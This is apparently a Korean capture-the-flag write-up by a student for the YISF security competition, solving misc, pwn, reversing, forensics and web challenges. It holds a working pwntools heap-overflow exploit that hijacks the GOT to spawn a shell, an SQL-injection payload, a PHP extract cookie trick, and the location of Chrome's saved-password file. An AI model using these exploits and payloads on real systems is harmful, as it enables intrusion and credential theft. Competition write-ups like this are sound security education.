제15회 순천향대학교 청소년 정보보호 페스티벌
(15th Youth Information Security Festival)

문제풀이 보고서


한국디지털미디어고등학교
3 학년
이름: 김승환

[MISC 50]

KEY : YISF{H@VE_FUN_G@OD_LUCK}

[MISC 100]

전형적인 모스부호 맞추기



점과 선으로 번역한 뒤 번역 사이트에서 돌리면 키가 나온다.

-.-- .. ..-. -.--. - .... .- -. -.- ..--.- -.-- --- ..- ..--.- ..-. ----- .-. ..--.- -.-- --- ..- .-. ..--.- ....- .-. -.. ..--.- .-- ----- .-. -.- -.--.-
YISF{THANK_YOU_F0R_YOUR_H4RD_W0RK}

KEY : YISF{THANK_YOU_F0R_YOUR_H4RD_W0RK}

[MISC 150]

소스가 주어졌는데 GCC로 컴파일이 안돼서, VS로 컴파일 하니 됐다.;;
그래서 k 값이 0x34라는 것을 디버깅으로 찾아내었고 각 5글자는 ascii 값에 더하기, 빼기, 곱하기,XOR 한 것과 같기에 간단히 연산했다.

```
f = open("encoded_flaga.txt","rb")
K = f.read()
f.close()
ENC = [ord(x) ^ 0x34 for x in K]
flag = ""
n = 0
for i in range(5):
    flag += chr(ENC[i+n] - 0x10)
n+=5
for i in range(5):
    flag += chr(ENC[i+n] + 0x20)
n+=5
for i in range(5):
    flag += chr(ENC[i+n] / 0x2)
n+=5
for i in range(5):
    flag += chr(ENC[i+n] ^ 0xaa)

print flag
```

KEY : YISF{v3rY_CoNFu5inG}

[MISC 200]

APNG인줄 몰랐다가 힌트보고 알았다.
툴 써서 프레임을 뽑아보니 1369개의 프레임이 뽑아졌다.
각 프레임의 QR코드를 읽고 보니 마지막에 좌표를 주고 흰색 검정을 지정하고 있었다.
가끔 ? 가 있어서 이 부분은 RED로 표시하게 했다.

```
from qrtools import QR
from PIL import Image

f = open("fXXk","wb")
for i in range(1,1370):
    myCode = QR(filename=u"apngframe"+"0"*(4-len(str(i)))+str(i)+".png")
    if myCode.decode():
        f.write(myCode.data[61:]+"₩n")
f.close()

MAP = [[2 for col in range(37)] for row in range(37)]
f = open("fXXk","rb")
K = f.read()
f.close()
T = K.split("₩n")[:-1]
for p in T:
    if p.find("?") != -1:
        continue
    if p.find("Black") != -1:
        B = 1
    else:
        B = 0

    a = p.split(" ")
    MAP[int(a[0])][int(a[2])] = B

im = Image.new("RGB",(37,37))
pix = im.load()
for i in range(37):
    for j in range(37):
        if MAP[i][j] == 1:
            pix[i,j] = (0,0,0)
        elif MAP[i][j] == 0:
```

```
                pix[i,j] = (255,255,255)
            elif MAP[i][j] == 2:
                pix[i,j] = (255,0,0)
            else:
                pix[i,j] = (0,255,0)
im.save("WTF.png")
```

결과 값이 이렇게 나왔다.
다행이 복구를 할 수 있는 부분이 ? 화 되어 있었고 이 부분을 복구해서 문자열을 얻으면

```
W0W!! AWESOME!!
YISF{MAYBE_QR_CODE_CHALLENGE_m4de_y0u_4ngry_8ut_you_are_so_n1ce!!}
```

KEY : YISF{MAYBE_QR_CODE_CHALLENGE_m4de_y0u_4ngry_8ut_you_are_so_n1ce!!}

[PWN 50]

작물을 팔 때 팔 작물이 0보다 작은지 체크를 하지 않는다.
따라서 Integer Overflow를 통해 돈을 0x10000000 초과시켜 flag를 얻을 수 있다.

처음에 –2147481647만큼 팔고 다시 –1879050193만큼 팔면 정확히 돈이 0x10000001이 된다.

KEY : YISF{thanks_p1ay3r}

[PWN 100]

손 퍼징 하다 풀었다. 첫 번째 버퍼와 두 번째 버퍼를 가득 채운 뒤 strncat을 선택해서 긴 문자열을 넣으니 갑자기 풀렸다. 아마도 strncat에 버퍼 크기확인을 하지 않은 듯하다.

KEY : YISF{um!!?_i_d1d_not_kn0W_th3rE_w@s_a_buuug}

[PWN 150]

너무 대놓고 Heap overflow라고 알려준다.
데이터를 저장하는 방식은

```
00000000
00000000 Iteam          struc ; (sizeof=0x10, mappedto_1)
00000000 id             dd ?
00000004                db ? ; undefined
00000005                db ? ; undefined
00000006                db ? ; undefined
00000007                db ? ; undefined
00000008 data           dq ?                    ; offset
00000010 Iteam          ends
00000010
```

이렇게 하였고, 구조체와 데이터 모두 HEAP에 저장된다.
각 HEAP이 Fastbin에 속하는 지라 해제하고 다시 할당 받으면 같은 위치에 할당된다.

```
23    ReadStr(src, 0x7FuLL);
24    v0 = item_table[i];
25    v0->data = (char *)malloc(0x60uLL);
26    if ( !item_table[i]->data )
27      HandleError("allocation error...");
28    strcpy(item_table[i]->data, src);
```

그리고 Item를 만들 때 Heap overflow가 난다.
시나리오를 세워 보면
3개의 Item를 만들고 2번째 Item에 /bin/sh를 저장한다.
0번째 Item를 지웠다 다시 할당하면서 Heap overflow를 발생시켜 1번째 Item의 데이터 포인터 주소를 GOT의 free 부분으로 바꿔놓는다.
Show Item를 하면 free의 주소를 알 수 있고 이것으로 system주소를 계산할 수 있다.
Modify Item으로 GOT free를 system으로 바꾸고 2번째 Item을 지우면 system("/bin/sh")가 되며 쉘이 열린다.

```
from pwn import *

r = remote("112.166.114.143", 317)
#r = remote("192.168.146.128",9623)
def Add(data):
    r.sendlineafter("> ","1")
    r.sendafter("content: ",str(data))
    r.recvuntil("fully.₩n")
def Show():
    r.sendlineafter("> ","2")
    return r.recvuntil("1. add")[:-6]
def Delete(i):
    r.sendlineafter("> ","3")
    r.sendlineafter("deleted: ",str(i))
```

```
        r.recvuntil("fully.₩n")
def  Modify(i,data):
        r.sendlineafter("> ","4")
        r.sendlineafter("modify:  ",str(i))
        r.sendafter("content:  ",str(data))
        r.recvuntil("fully.₩n")
Add("asdf")
Add("qwer")
Add("/bin/sh")
Delete(0)
Add("A"*0x60+"B"*0x18+p32(0x602018))
K  =  Show()
libc  =  u64(K[K.find("[1111638594]  -  ")+15:K.find("[1111638594]  -  ")+21]+"₩x00₩x00")  -
0x83A70
system  =  libc  +  0x45380
Modify(1,p64(system))
r.sendlineafter("> ","3")
r.sendlineafter("deleted:  ",str(2))
r.interactive()
```

KEY : YISF{go0djob_1t_was_b0f_0n_h34p_pr0b_:)}

[REV 50]

처음에는 그냥

```
if ( (v45 - v53) / 1000 > 50 && TRASH < 100 )
{
  system("cls");
  sub_4012E0();
  v46 = GetStdHandle(0xFFFFFFF5);
  SetConsoleCursorPosition(v46, (COORD)917514);
  printf(byte_403388);
  Sleep(0xFA0u);
  return 0;
}
```

시간 체크 부분을 패치하고 손수 100개를 채웠으나 오류나면서 죽었다. :(
그래서 조금 삽질하다가 혹시나 싶어서 바로 성공 부분에서 VMProtect 된 부분을 호출하는 함수를 실행시켰더니 플래그가 나왔다. ;;

KEY : YISF{We1Come_R3ver2ing_w0rld}

[REV 100]

처음 나온 바이너리는 비정상적으로 어려워서 잠시 딴서 하고 있다가 자고 일어나니 바이너리가 수정되어 있었다.

```
for ( kk = 0; kk < v1; ++kk )
{
  v22[kk] = v28[kk];
  v23[kk] = INPUT[kk];
  v24[kk] = v31[kk];
  v25[kk] = v29[kk];
  v26[kk] = v30[kk];
}
for ( ll = 0; ll <= 1; ++ll )
{
  v18 = &v22[41 * ll];
  v19 = &v22[41 * (4 - ll) + 39];
  for ( mm = 0; mm < v1; ++mm )
  {
    v2 = *v18;
    *v18 ^= *v19;
    *v19 = v2 - 10;
    ++v18;
    --v19;
  }
}
v21 = fopen(a1, "wt");
for ( nn = 0; nn < 5; ++nn )
{
  for ( i1 = 0; i1 < v17; ++i1 )
  {
    if ( 4 != nn || v17 - 1 != i1 )
      fprintf(v21, "%d,", *((_BYTE *)&savedregs + 41 * nn + i1 - 528));
    else
      fprintf(v21, "%d", *((_BYTE *)&savedregs + 41 * nn + i1 - 528));
  }
}
fclose(v21);
```

수정된 바이너리 버전에서 중요한 부분이다.
v23에 INPUT 원본이 들어가고 두 번째 for문에서 두 값을 어떤 연산을 해서 바꾸는데 잘 보면 ll이 2일 때 v18에서 INPUT배열 값을 가져오기 시작한다. 그리고 v2에서 각 값을 가져와서 –10을 한 뒤 3번째 배열에 집어넣는다. 따라서 딴 거 다 필요 없고 3번째 배열 값만 빼와서 +10하면 바로 flag이다.

```
k = [115,23,74,87,41,104,61,85,40,95,85,111,106,95,98,23
     ,88,87,102,55,57,85,105,95,26,111,39,87,100,42,85,72
     ,107,38,111,113,60,73,63,79,]
flag = ""
for i in k:
    flag += chr(i+10)
print flag[::-1]
```

KEY : YISF{y0uR_4na1y$is_CApab!lity_i2_Gr3aT!}

[REV 150]

처음에 많이 삽질한 문제이다. C++ Class화 되어 있어 정확한 동작 구조를 파악하지 못하였고 탈출하였을 때 플래그를 출력하는 문자열이 있을 것이라 생각해서 검색을 하였고 탈출 함수를 찾았다.

```
int __thiscall sub_405210(_WORD *this, void *a2)
{
  __int16 v2; // ST10_2@3
  _WORD *v4; // [sp+0h] [bp-94h]@1
  signed int i; // [sp+8h] [bp-8Ch]@1
  int v6; // [sp+Ch] [bp-88h]@1
  __int16 v7; // [sp+10h] [bp-84h]@1
  char Buffer[24]; // [sp+14h] [bp-80h]@1

  v4 = this;
  setpossprint(a2, "", 18, 10);
  setpossprint(a2, "", 18, 11);
  setpossprint(a2, "", 18, 12);
  setpossprint(a2, "", 18, 13);
  setpossprint(a2, "", 18, 14);
  setpossprint(a2, L"[e]  ₩uba54₩ub274₩ub85c ₩ub3cc₩uc544₩uac00₩uae30", 18, 16);
  setpossprint(a2, "[", 18, 20);
  *(_WORD *)Buffer = 0;
  memset(&Buffer[2], 0, 0x7Eu);
  LOWORD(v6) = sub_405020();
  v7 = sub_405080();
  for ( i = 0; i < 24; ++i )
  {
    *(_WORD *)&Buffer[2 * i] = v7 ^ v6 ^ v4[i + 2];
    v2 = ((v7 & 0xFF00) >> 8) | ((unsigned __int8)v6 << 8);
    v6 = ((unsigned __int8)v7 << 8) | ((v6 & 0xFF00) >> 8);
    v7 = v2;
  }
  setpossprint(a2, Buffer, 18, 22);
  return sub_404F50(a2);
}
```

아마도 Buffer에서 디코딩을 하면 플래그가 출력될 것이다.
이제 어디서 성공했는지 아니면 죽었다고 확인되는지 함수를 찾아야 했다.


```
  unknown_libname_12(&v9);
  v10 = 0;
  sub_404B10(&v9);
  if ( sub_404CC0((int)&v9) )
  {
    v3 = (FN *)sub_401010();
    sub_405FB0(v3, 2);
  }
  v4 = sub_405010();
  v8 = sub_4033B0(v4, a1, a2, a3);
  if ( v8 == 1 )
  {
    v6 = (FN *)sub_401010();
    sub_405FB0(v6, 4);
  }
  else if ( v8 == 2 )
  {
    v5 = (FN *)sub_401010();
    sub_405FB0(v5, 3);
  }
  v10 = -1;
  return unknown_libname_7(&v9);
}
```

디버깅을 통해 v8이 1이면 사망했을 경우 2일 경우 탈출에 성공했을 경우였다.
이제 sub_405020와 sub_405080 두 함수 리턴 값에 따라 Buffer 값에 XOR 하는 경우가 달라지는데

```
  v6 = 0;
  v0 = (void *)sub_405010();
  v1 = sub_4015D0(v0, 5, 6);
  v2 = *(_DWORD *)v1;
  v3 = *(_DWORD *)(v1 + 4);
  v4 = *(_DWORD *)(v1 + 12);
  if ( *(float *)(v1 + 8) > 5.0 )
    v6 = 0x3F4F;
  return v6;
}
```

sub_405020에서는 어떤 경우가 아니면 0x3F4F이 아닌 0을 보내고


sub_405080에서는 0x5F6F로 값을 지정한 뒤 값을 체크하다 잘못되면 0으로 바꿔 리턴 한다.
따라서 이 두 값을 0이 아닌 각 지정된 값으로 리턴하게 하면 flag가 출력될 것이다.



KEY : YISF{waS_Th3_m@z3_fuN?}

[FOR 50]


힌트들을 통해 크롬 로그인 정보와 IE 로그인 정보 조합으로 풀 수 있었다.
크롬은
C:₩Users₩InJung₩AppData₩Local₩Google₩Chrome₩User Data₩Default₩Login Data
에 저장되어 있고
IE는 iepv 툴로 external 인자를 C:₩Users₩Injung으로 주면 된다.



KEY : YISF{SOme7imes_W3bBr0w5er_St0r3d_y0uR_Pa$$worD!}

[FOR 100]

Windows Universal APP으로 통신 했다 해서 Windows Messaging 이라는 것을 알았고 해당 프로그램의 저장 위치는
C:₩Users₩OxCODE₩AppData₩Local₩Comms₩Unistore₩data₩3에 저장되어 있었다.
dat파일로 저장되어 있었지만 실체는 XML 파일이었다.
메일로 주고받은 내용이었고 메일을 알파벳 순서대로 읽으면



이런 샘플을 얻을 수 있고
나중에는 5ecret_Pr0ject7.hwp이런 암호화된 파일과 I_am_poor_but_my_company_is_rich라는 키를 얻을 수 있고, 키로 문서 파일을 읽으면 flag를 얻을 수 있다.

KEY : YISF{S0ME_W1ND0WS_4PP_HA5_EVIDENC3_A8OUT_U5ER'S_BEHAVI0R}

[WEB 50]

간단한 extract 취약점을 사용한 문제이다.
$_COOKIE['id']의 값을 extract를 통해 admin으로 만들면 된다.

```
import urllib2
import urllib
url = "http://112.166.114.186//index.php"
flag = ""
data = {"_COOKIE[id]":"admin"}
request = urllib2.Request(url, urllib.urlencode(data))
request.add_header('cookie',"id=admin?")
response = urllib2.urlopen(request)
k = response.read()
print k
```

KEY : YISF{B3ep-Be3p-8eep...Pu5hung...F14g}

[WEB 100]

힌트를 통해 KOREA로 변경하면 돈을 더 잘 얻을 수 있는 것을 알았다.
또한 물건을 팔 때 뒤에 ' or 1 %23을 붙이면 이유를 모르겠지만 상품은 그대로 남고 돈은 정상적으로 환불 된 것을 알 수 있었다.
처음에 회색 양말 -> 회색 바지 -> 황금 신발 -> 붉은 깃발
이렇게 플래그를 얻으면 됐다.

```
import urllib2
import urllib
url = "http://112.166.114.151/lang/ko/myage.php"
# 423 323 425
for i in range(100):
    data = {"refundChk[]":"425' or 1 %23"}
    request = urllib2.Request(url, urllib.urlencode(data))
    request.add_header('cookie',"PHPSESSID=fidq0cnspfr0i7pi5i5jvjnbm2")
    response = urllib2.urlopen(request)
    k = response.read()
    print k
```

KEY : YISF{y0u_c2n_f1nd_the_f1a9_just_do_it}